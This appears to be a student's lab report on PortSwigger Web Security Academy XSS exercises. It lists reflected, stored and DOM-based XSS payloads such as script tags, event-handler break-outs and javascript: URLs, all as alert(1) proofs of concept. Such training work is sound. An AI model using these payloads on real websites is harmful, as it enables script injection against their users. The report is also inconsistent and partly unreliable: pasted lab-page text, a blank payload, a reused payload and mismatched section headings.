

19/03/2026

PortSwigger Labs

Prepared By:

Name: Ravipudi Yoganandh

ERP: 2203031260195

Roll No:125

1. Introduction
2. Scope of Testing
3. Testing Methodology
4. Tools Used
5. Target Application Information
6. Testing Environment Setup
7. Findings
8. Conclusion
9. References

1. Introduction:

This security assessment was conducted to evaluate the vulnerabilities present in modern web applications using the PortSwigger Web Security Academy as the testing platform. The primary objective of this exercise was to gain practical exposure to common web security issues and to understand how attackers exploit these weaknesses in real-world scenarios.

The assessment focused on three critical vulnerability categories: Cross-Site Scripting (XSS), Broken Access Control, and Business Logic Vulnerabilities. These vulnerabilities are among the most impactful issues listed in the OWASP Top 10, often leading to unauthorized access, data breaches, and compromise of application integrity.

The testing approach simulated the behavior of a malicious attacker by interacting with the application, manipulating requests, and analyzing responses. Various techniques such as input injection, parameter tampering, and workflow manipulation were used to identify security weaknesses.

The purpose of this assessment is not only to identify vulnerabilities but also to understand their root causes, exploitation techniques, and potential impact. The findings aim to provide practical insights into improving secure coding practices and strengthening the overall security posture of web applications.

2. Scope of Testing:

The scope of this assessment was limited to selected labs within the PortSwigger Web Security Academy, focusing on the following vulnerability categories:

- Cross-Site Scripting (XSS)

The testing was performed in a controlled lab environment, and no real-world systems or production environments were targeted.

3. Testing Methodology:

The assessment followed a structured approach aligned with industry-standard penetration testing practices:

- **Reconnaissance**
Understanding application functionality, endpoints, and user roles.
- **Input Analysis**
Identifying input fields and parameters that accept user-controlled data.
- **Vulnerability Identification**
Testing for XSS, access control flaws, and logic weaknesses using crafted inputs.
- **Exploitation**
Attempting to exploit identified vulnerabilities to demonstrate impact.
- **Validation**
Confirming successful exploitation and analyzing application responses.
- **Documentation**
Recording findings, payloads used, and observed behavior.

4. Tools Used:

- **Burp Suite**
Used for intercepting, modifying, and replaying HTTP requests.
- **Web Browser Developer Tools**
Used for inspecting DOM, analyzing client-side behavior, and testing payloads.
- **PortSwigger Web Security Academy Labs**

Used as the target platform for performing vulnerability assessments.

- **Operating System Utilities**

Used for network observation and general testing support

4. Target Application Information:

The target applications were hosted within the PortSwigger Web Security Academy platform. These applications are intentionally vulnerable and designed to simulate real-world web security issues.

Each lab represents a specific vulnerability scenario, including:

- Improper input validation leading to XSS
- Weak or missing access control checks
- Flawed business logic allowing unintended actions

The applications include typical features such as authentication, user accounts, shopping functionality, and administrative interfaces

5. Testing Environment Setup:

- **Lab Platform:** PortSwigger Web Security Academy

6. Findings:

XSS Labs (PortSwigger) — 30 Labs BASIC XSS (FOUNDATION)

VULN-01: Reflected XSS into HTML context with nothing encoded

- **Payload Used:** “<script>alert(1)</script>”
- **Type:** Reflected XSS




Image 1

VULN-02: Stored XSS into HTML context with nothing encoded

- **Payload Used:** <script>alert(1)</script>
- **Type:** Stored XSS




Image 2

VULN-03: DOM XSS in document.write sink using source location.search

- **Payload Used:** "><svg onload=alert(1)>"
- **Type:** DOM XSS




Image 3

VULN-04: DOM XSS in innerHTML sink using source location.search

- **Payload Used:**
- **Type:** DOM XSS

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) [Continue learning >>](#)[Home](#)

0 search results for '🔍'

Search the blog...

Search

[< Back to Blog](#)

VULN-05: DOM XSS in jQuery anchor href attribute sink using location.search source

- **Payload Used:** javascript:alert(1)
- **Type:** DOM XSS

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) [Continue learning >>](#)[Home](#) | [Submit feedback](#)

Submit feedback

Name:

Email:

Subject:


Message:



Image 4

VULN-06: Reflected XSS into attribute with angle brackets HTML-encoded

- **Payload Used:** " onmouseover=alert(1) "
- **Type:** ATTRIBUTE & CONTEXT XSS



VULN-07: DOM XSS in jQuery selector sink using hashchange event

- Payload Used: `<img src=x onerror=alert(1)>`
- Type : DOM-BASED ADVANCED



Image 5

VULN-08: Stored XSS into anchor href attribute with double quotes HTML-encoded

- Payload Used: `javascript:alert(1)`




Image 6

VULN-09: Reflected XSS into a JavaScript string with angle brackets HTML encoded

- Payload Used: `';alert(1);//`
- Type: JAVASCRIPT CONTEXT XSS




Image 7

VULN-10: DOM XSS in document.write sink using source location.search inside a select element

- **Payload Used:** `';alert(1);//`

